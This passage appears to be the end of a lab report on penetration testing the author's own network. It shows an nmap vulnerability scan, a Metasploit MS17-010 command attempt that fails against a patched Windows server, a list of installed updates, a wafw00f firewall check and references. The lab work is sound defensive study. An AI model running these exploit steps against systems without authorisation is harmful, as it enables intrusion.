
Luckily my now defunct vCenter still remembered the IP of this domain controller. Although the ESXi management is down the VMs that were still running are still running and somehow still have network connections. The domain controller's IP is 10.104.142.183



```
┌──(kali㉿kali)-[/usr/share/nmap/scripts/vulscan]
└─$ nmap --script vulscan/vulscan.nse --script-args vulscandb=cve.csv -p 445 -Pn 10.104.142.183
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-05 22:59 EST
Nmap scan report for 10.104.142.183
Host is up.

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

Figure 19: Vulnerability Scans Against Port 445


Thankfully that entire list of vulnerabilities against port 445 has been annihilated simply by keeping your server up to date. None of the exploits attempted will be zero day exploits and keeping your products bug free while also making the process of having your products be patched with the latest bug fixes not be so entirely complicated and annoying that some users would not even be bothered with doing so would be good for the entire Cybersecurity field.



```
┌──(kali㉿kali)-[/usr/share/nmap/scripts/vulscan]
└─$ sudo msfconsole
[sudo] password for kali:

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/admin/smb/ms17_010_command
msf6 auxiliary(admin/smb/ms17_010_command) > set RHOSTS 10.104.142.183
RHOSTS => 10.104.142.183
msf6 auxiliary(admin/smb/ms17_010_command) > set COMMAND whoami
COMMAND => whoami
msf6 auxiliary(admin/smb/ms17_010_command) > run

[-] 10.104.142.183:445    - Rex::ConnectionTimeout: The connection with (10.104.142.183:445) timed out.
[*] 10.104.142.183:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 20: msf17_010_command Results with Patched Windows 2016 Server

As expected since the previous exploit was not detected to be vulnerable the previous exploit also failed to be implemented.




Name	Program
Microsoft Windows (6)	
Security Update for Microsoft Windows (KB5022289)	Microsoft Windows
Update for Microsoft Windows (KB4589210)	Microsoft Windows
Security Update for Microsoft Windows (KB5012170)	Microsoft Windows
Security Update for Microsoft Windows (KB5017396)	Microsoft Windows
Update for Microsoft Windows (KB3211320)	Microsoft Windows
Update for Microsoft Windows (KB3192137)	Microsoft Windows

Figure 21: Installed Updates

These are the updates installed on the more secure VM. Which of these updates provides the protect is outside the scope of this document. It would have been inside the scope of this document except Microsoft doesn't seem to know either.

Wafw00f

wafw00f is a tool for identifying web application firewalls. Since none of my domains currently are protected by a web application firewall it makes sense that wafw00f found nothing.



```
┌──(kali㉿kali)-[~]
└─$ wafw00f portal.itas.ca -a

                ( W00f! )

                                  404 Hack Not Found

                                                    405 Not Allowed

                                          403 Forbidden

                              502 Bad Gateway          500 Internal Error

                    ~ WAFW00F : v2.2.0 ~
        The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://portal.itas.ca
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

The -a flag simply checks all of the potential web application firewalls. It appears that portal is not protected by a web application firewall.

References

[1] "How to detect, enable and disable SMBv1, SMBv2, and SMBv3 in Windows", Microsoft. https://learn.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3?tabs=server (accessed January 30, 2023).

[2] "Script nbstat", nmap. https://nmap.org/nsedoc/scripts/nbstat.html (accessed January 30, 2023).

[3] J. Carroll. "A Guide to Exploiting MS17-010 With Metasploit - 2020 Edition." [jamescarroll.me]. https://www.jamescarroll.me/blog/exploiting-ms17-010-with-metasploit-2020 (accessed January 30, 2023).

[4] "How To Enable Remote Desktop From Command Line." HelpWire. https://www.helpwire.app/blog/enable-remote-desktop-command-line/ (accessed January 31, 2023).

[5] "SMB Login Check Scanner - Metasploit." InfosecMatter. https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/scanner/smb/smb_login (accessed February 5, 2023).

[6] "rpcclient." Samba. https://www.samba.org/samba/docs/current/man-html/rpcclient.1.html (accessed February 5, 2023).

[7] "Wafw00f." Kali. https://www.kali.org/tools/wafw00f/ (accessed February 5, 2023).